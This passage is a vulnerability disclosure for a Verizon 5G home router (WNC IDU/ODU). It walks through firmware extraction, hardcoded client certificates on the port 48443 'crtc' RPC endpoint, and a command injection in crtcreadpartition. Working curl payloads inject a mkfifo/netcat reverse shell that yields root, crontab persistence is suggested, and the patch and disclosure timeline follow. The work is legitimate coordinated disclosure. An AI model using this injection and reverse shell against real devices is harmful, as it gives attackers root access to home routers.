1707918      0x1A0F8E        Vxworks symbol table, big endian, first entry: [type: uninitialized data, code address: 0x600, symbol address: 0xFFFF0000]
1734548      0x1A7794        SHA256 hash constants, little endian
1737405      0x1A82B0        Unix path: /dev/buses/qup/blsp_qup_3_alli
2445216      0x254FA0        ELF, 64-bit LSB executable, version 1 (SYSV)
2449736      0x256148        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2450868      0x2565B4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2451838      0x25697E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
2462672      0x259870        Unix path: /dev/buses/qup/blsp_qup_3_alli
2463856      0x259870        Linux kernel version 3.14.2
2478355      0x25D113        Unix path: /dev/buses/qup/blsp_qup_1
2486384      0x25F070        ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
2489936      0x260238        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2492868      0x2606A4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2493038      0x260A6E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
2564092      0x271FFC        Unix path: /dev/core/mproc/smem
2566013      0x272907        Unix path: /dev/core/mproc/smem
2697604      0x2929C0        ELF, 32-bit LSB shared object, ARM, version 1 (SYSV)
2702184      0x293868        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2703316      0x293FD4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2704280      0x29439E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
2809960      0x2F60C0        SHA256 hash constants, little endian
3135196      0x2FD6DC        CRC32 polynomial table, little endian
3136220      0x2FDADC        CRC32 polynomial table, little endian
3222112      0x312A60        Flattened device tree, size: 3690 bytes, version: 17
3225216      0x312E10        Flattened device tree, size: 2975 bytes, version: 17
3228192      0x314220        Flattened device tree, size: 3042 bytes, version: 17
3231248      0x314E10        Flattened device tree, size: 3272 bytes, version: 17
3234528      0x315AE0        Flattened device tree, size: 3390 bytes, version: 17
3237920      0x316520        Flattened device tree, size: 3309 bytes, version: 17
3241232      0x317510        Flattened device tree, size: 3425 bytes, version: 17
3244672      0x318280        Flattened device tree, size: 3309 bytes, version: 17
3247984      0x318F70        Flattened device tree, size: 3078 bytes, version: 17
3251072      0x319800        Flattened device tree, size: 3309 bytes, version: 17
3254304      0x31A070        Flattened device tree, size: 3309 bytes, version: 17
3257696      0x31B560        Flattened device tree, size: 3309 bytes, version: 17
3261008      0x31C250        Flattened device tree, size: 3078 bytes, version: 17
3264096      0x31CE60        Flattened device tree, size: 3128 bytes, version: 17
3267232      0x31D460        Flattened device tree, size: 3078 bytes, version: 17
3270320      0x31E680        Flattened device tree, size: 3012 bytes, version: 17
3273344      0x31F280        Flattened device tree, size: 3362 bytes, version: 17
3328688      0x32CAB0        UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x1000, data offset: 0x2000
test@tester:~/VZAnalysis$
```

However, a different approach was required to extract this file system. The previous trick to mount the UBI against a nandsim wasn't working,

```
test@tester: ~/VZAnalysis
test@tester:~/VZAnalysis$ dd if=mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi bs=1 skip=3328688
45091248+0 records in
45091248+0 records out
45091248 bytes (45 MB, 43 MiB) copied, 39.7073 s, 1.1 MB/s
test@tester:~/VZAnalysis$ sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90 fourth_id_byte=0x26
test@tester:~/VZAnalysis$ sudo ndmwrite /dev/mtdd idu.ubi
Input file is not page-aligned. Use the padding option.
ndmwrite: error!: Data was only partially written due to error
error 0 (Success)
test@tester:~/VZAnalysis$ sudo ndmwrite /dev/mtdd idu.ubi -p
Writing data to block 0 at offset 0x0
Writing data to block 1 at offset 0x40000
Writing data to block 2 at offset 0x80000
Writing data to block 3 at offset 0xc0000
Writing data to block 4 at offset 0x100000
Writing data to block 168 at offset 0x2a00000
Writing data to block 169 at offset 0x2a40000
Writing data to block 170 at offset 0x2a80000
Writing data to block 171 at offset 0x2ac0000
Writing data to block 172 at offset 0x2b00000
test@tester:~/VZAnalysis$

test@tester:~/VZAnalysis
test@tester:~/VZAnalysis$ sudo modprobe ubi mtd=/dev/mtdd,4096
test@tester:~/VZAnalysis$ sudo mount -t ubifs -o ro /dev/ubi0_0 ubimntpoint/
mount: /home/test/VZAnalysis/ubimntpoint: wrong fs type, bad option, bad superblock on /dev/ubi0_0, missing codepage or helper program, or other error.
test@tester:~/VZAnalysis$
```

so instead the "ubi_reader" tool from https://github.com/jrspruitt/ubi_reader was used. First, we extract the UBI image with:

```
dd if=WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi  
bs=1 skip=3328688
```

Then using the command "ubireader_extract_images idu.ubi" extracted three files into the directory "ubifs-root/idu.ubi", one of which was named "img-1221542750_vol-ubi_rootfs.ubifs". blkid identifies this as a squashfs image. Using:

```
sudo unsquashfs ubifs-root/idu.ubi/img-1221542750_vol-ubi_rootfs.ubifs
```

The root filesystem for the IDU side is revealed.

```
test@tester: ~/VZAnalysis/squashfs-root
test@tester:~/VZAnalysis$ dd if=/mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi bs=1 skip=3328688
45091248+0 records in
45091248+0 records out
45091248 bytes (45 MB, 43 MiB) copied, 40.9946 s, 1.1 MB/s
test@tester:~/VZAnalysis$ ubireader_extract_images idu.ubi
test@tester:~/VZAnalysis$ cd ubifs-root/
test@tester:~/VZAnalysis/ubifs-root$ cd idu.ubi/
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ ls
img-1221542750_vol-kernel.ubifs  img-1221542750_vol-rootfs_data.ubifs  img-1221542750_vol-ubi_rootfs.ubifs
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ blkid img-1221542750_vol-ubi_rootfs.ubifs
img-1221542750_vol-ubi_rootfs.ubifs: TYPE="squashfs"
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ cd ../..
test@tester:~/VZAnalysis$ sudo unsquashfs ubifs-root/idu.ubi/img-1221542750_vol-ubi_rootfs.ubifs
Parallel unsquashfs: Using 2 processors
4505 inodes (4728 blocks) to write

=====
created 4046 files
created 301 directories
created 458 symlinks
created 1 device
created 0 fifos
created 0 sockets
test@tester:~/VZAnalysis$ cd squashfs-root/
test@tester:~/VZAnalysis/squashfs-root$ ls
bin  data  dev  etc  i18n  init  lib  net  overlay  proc  rom  root /sbin  sys  usr  var  www
test@tester:~/VZAnalysis/squashfs-root$
```

Hunting through the file system, we find a configuration file for the lighttpd daemon, and it identifies an interface listening on port 48443, named "crtc".

```
test@tester: ~/VZAnalysis/squashfs-root/etc/lighttpd
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ ls
conf.d  lighttpd.conf  lighttpd.crt  lighttpd_old.conf  lighttpd.pem  mime.conf  rpc_ca.pem  rpc.pem
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ cat lighttpd.conf | grep -A11 48443
$SERVER["socket"] == ":48443" {
    server.document-root = "/www"
    ssl.engine = "enable"
    ssl.pemfile = "/tmp/wnc/wnc-rpc/certs/k2.rpc.ETH_MAC.pem"
    ssl.ca-file = "/tmp/wnc/wnc-rpc/certs/k2.rpc.CA_CERT.pem"
    ssl.verifyclient.activate = "enable"
    ssl.verifyclient.enforce = "enable"
    ssl.verifyclient.username = "SSL_CLIENT_S_DN_CN"
    $HTTP["url"] =~ "^/cgi-bin/luci/rpc/crtc" {
        url.redirect = ( "/*.*" => "https://192.168.0.1" )
    }
}
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$
```

Amazingly, it accepts a set of keys that are hardcoded into the firmware, in the same directory. Reviewing the /usr/lib/lua/luci/crtc.lua file, a function named "crtcreadpartition"

was identified as not sanitizing its parameters.



```
test@tester: ~/VZAnalysis/squashfs-root/usr/lib/lua/luci

if not isempty(msg) then
    result["msg"] = luci.util.trim(msg)
    result["status"] = "fail"
end
else
    result["status"] = "fail"
    result["message"] = "Invalid parameter"
end
return result
end

if not nixio.fs.access("/tmp/crtcmode") then return end

function crtcreadpartition(para1)
    local result = {}
    luci.sys.exec("echo "..para1.." > /tmp/crtcReadPartition")
    result["status"] = "ok"
    return result
end


function crtcdeviceinfo(...)
    local res, cmd, mtdnum

    local file = io.open("/tmp/crtcReadPartition", "r")
    if file then
        mtdnum = luci.util.trim(luci.util.exec("cat /tmp/crtcReadPartition"))
        luci.sys.exec("echo \"\dev/mtd"..mtdnum.." 0x0 0x00040000 0x00040000 1\" > /etc/fw_env.config")
    end
end
```

In order to get access to this function, we must first enable the crtcmode of the modem. To do so, we issue the following curl command:

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcmode","params":["enable"]}'
```

This command also benefits us in that it automatically enables telnet and USB on the ODU side.



```
test@tester: ~/VZAnalysis/squashfs-root/etc/lighttpd
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert rpc_ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcmode","params":["enable"]}'
{"id":1,"jsonrpc":"2.0","result":{"status":"ok"}}test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$
```

An injection payload was crafted of the format:

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d
'{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":[";
<payload>;#"]}'.
```

After a few different approaches were attempted, the mkfifo method of creating a reverse shell was identified as a successful approach. As the ODU had already been rooted, it seemed a good target for connecting back to, as it is trusted by the IDU and thus it was unlikely that firewall rules would interfere. The final payload was:

```
test@tester: ~/VZAnalysis
test@tester:~/VZAnalysis$ telnet 10.0.0.1
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^['.

mdm 3.33.101.0 5GFWA

5GFWA login: tester
Password:
Last login: Wed May  4 09:52:11 PDT 2022 on pts/0
No directory, logging in with HOME=/
/ # nc -l -p11223

/bin/sh: can't access tty; job control turned off
BusyBox v1.30.1 () built-in shell (ash)

/www/cgi-bin # ifconfig br-lan
br-lan      Link encap:Ethernet  HWaddr 64:
            inet addr:72.          Bcast:72.          Mask:255.255.255.252
            inet6 addr: fe80::          Scope:Link
            inet6 addr: 2600:          Scope:Global
            UP BROADCAST RUNNING MULTICAST  MTU:1428  Metric:1
            RX packets:80475318 errors:0 dropped:0 overruns:0 frame:0
            TX packets:198708107 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:41605222868 (38.7 GiB)  TX bytes:235736808292 (219.5 GiB)

/www/cgi-bin # ifconfig rmnet_mhi_sw0
rmnet_mhi_sw0 Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
            inet addr:10.0.0.2  Mask:255.255.255.0
            inet6 addr: fe80::          Scope:Link
            UP RUNNING  MTU:65535  Metric:1
            RX packets:3008034 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2981892 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:897310238 (855.7 MiB)  TX bytes:184629662 (176.0 MiB)

/www/cgi-bin # uname -a
Linux Router 4.4.60 #3 SMP PREEMPT Thu May 20 10:22:13 CST 2021 armv7l GNU/Linux
/www/cgi-bin #

test@tester: ~/VZAnalysis/squashfs-root/etc/httpsd
test@tester:~/VZAnalysis/squashfs-root/etc/httpsd$ curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":["; rm /tmp/f;mkfifo /tmp/f; cat /tmp/f|bin/sh -i 2>&1|nc 10.0.0.1 11223 >/tmp/f ;#"]}'
test@tester:~/VZAnalysis/squashfs-root/etc/httpsd$
```

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":["; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.0.0.1 11223 >/tmp/f ;#"]}'
```

And the command run on the ODU was:

```
nc -l -p 11223
```

Note that whoami does not exist on this system, but it is running as the root user. Persistence can be established through any of a myriad of ways. We suggest a reverse shell in the crontab file.

Improvements

Improvements can be seen in the codebases for both the InDoorUnit (IDU):

```
IDU /lib/functions/lte_data.sh Line 187
--WNC Sean drop 10.X.X.X access from client
iptables -I accept_wan_ip -i br-lan -d 10.0.0.0/8 -j DROP

IDU /usr/lib/luas/luci/controller/admin/system_settings.lua Line 61
function action backuplog()
    luci.sys.exec("killall -s SIGHUP syslog-ng; sleep 2")
    local engpass = luci.util.get("users", "verizon", "password") or "12345678"
    local backup_cmd = "tar -czvf /mnt/wnc/logs/* /mnt/wnc/pool/ramdump/* /tmp/* /etc/* | openssl aes-256-cbc -pbkdf2 -a -salt -k " .. engpass .. " 2>/dev/null"
    local reader = system.ltn12.popen(backup_cmd)
    local sn = luci.sys.exec("fw printenv | grep serialnumber | awk -F= '{printf $2}'")
    if isempty(sn) then sn = "000000000000" end
    luci.http.header("Content-Disposition", "attachment; filename="..IHP..%-log-%.tar.gz" % {sn, os.date("%Y-%m-%d")})
    luci.http.header("Set-Cookie", "fileDownload=true; path=/;")
    luci.http.prepare_content("application/x-targz")
    luci.ltn12.pump.all(reader, luci.http.write)
end

IDU /etc/init.d/wnc_update_cfg Line 250
-- update_password() {
    if [ "suci_cfg_rev" -lt 7 ]; then
        pwd2=""
        SN_VALIDATION="fw printenv serialnumber | awk -F= '{print $2}' | tr -d : |
        [ -n "$SN_VALIDATION" ] && {
            while [ ! -f /tmp/sha256sum ]
            do
                cd /usr/sbin
                ./wnc-keygen
                sleep 1
            done
            pwd2="cat /tmp/sha256sum"
            rm -rf /tmp/sha256sum
        }
        if [ -n "$pwd2" ]
        then
            uci set users.verizon.password=${pwd2}
        fi
        uci commit users
    fi
}

IDU /usr/lib/luas/luci/controller/rpc.lua Line 89
if remoteaddr and remoteaddr == "10.0.0.1" then
    entry({"rpc", "odu"}, call("rpc_odu"))
end

IDU /usr/lib/luas/luci/crtc.lua Line 412
function crtcoptionalmode(paral)
    local res
    --WNC CH Sean, 20220215, limit paral to installation or regular
    if paral and ( paral=="installation" or paral=="regular" ) then
        res = parser_rpc("crtcoptionalmode %s" % {paral})
    end
    return result
end

function crtcsimprofile(paral)
    local res
    --WNC CH Sean, 20220215, limit paral to crtc or 20 number integer
    if paral and ( paral=="crtc" or ( tonumber(paral) and #paral <= 20 ) ) then
        res = parser_rpc("crtcsimprofile %s" % {paral})
    end
    return result
end

function crtcsimerase(paral)
    local res
    --WNC CH Sean, 20220215, limit paral to vzw
    if paral and paral == "vzw" then
        res = parser_rpc("crtcsimerase %s" % {paral})
    end
    return result
end
```

And in the OutDoorUnit (ODU):

```
ODU /usr/lib/luas/5.1/luci/controller/admin/settings.lua Line 176
function switch_telnet()
    local masterversion = luci.sys.exec("cat /config/master_version")
    if http.formvalue("enabled") == "true" then
        if string.find(masterversion, "dbg") then
            luci.sys.exec("[ -f /data/wncd ] && cp /data/wncd /usr/lib/busybox/usr/sbin/telnetd")
            luci.sys.exec("telnetd")
            luci.sys.exec("[ -f /data/wncd ] && rm -f /usr/lib/busybox/usr/sbin/telnetd")
        else
            return send_js_pkt(403)
        end
    end

ODU /usr/lib/luas/5.1/luci/controller/rpc.lua Line 788
odu.crtcsimprofile = function(paral)
    if ( paral == "crtc" ) or ( tonumber(paral) ~= nil and string.len(paral) == 20 ) then
        log_message("debug", "lua.odu.crtcsimprofile start")
        fork_exec("simswitch.sh %s" % luci.util.shellquote(paral))
        log_message("notice", "lua.odu.crtcsimprofile , paral %s" % luci.util.shellquote(paral))
        return json.decode(statusok)
    else
        return json.decode(statusfail)
    end
end
```

Timeline

- 2021-12-25 : Vulnerabilities discovered.
- 2021-12-29 : Verizon contacted.

- 2022-01-12 : No response from Verizon, report sent to manufacturer: Wistron NeWeb Corp.
- 2022-01-13 : Verizon acknowledged report.
- 2022-01-27 : Update requested.
- 2022-02-03 : Update requested. Verizon responds, no substantive update.
- 2022-02-15 : Modem receives firmware update 5.33.117.1. Still vulnerable to attack chain.
- 2022-02-23 : Verizon requested screenshots of exploits in action. Provided same day.
- 2022-02-26 : Notified Verizon that the Engineering password was now in the wild on a Reddit post. Verizon acknowledged 2/28/22.
- 2022-03-25 : Requested update, and informed that vulnerabilities were submitted to MITRE for CVE issuance.
- 2022-04-27 : Modem receives firmware downgrade back to 3.33.101.1. Requested update from Verizon.
- 2022-05-02 : Received CVEs for vulnerabilities. Provided to Verizon, as well as indication that report would be released July 1st. Verizon indicated end of May for remediation.
- 2022-06-01 : Update requested.
- 2022-06-14 : Modem receives firmware update 5.33.141.1. All vulnerabilities are patched.
- 2022-06-28 : Verizon provided confirmation from security team that all vulnerabilities have been resolved.
- 2022-07-01 : Public release.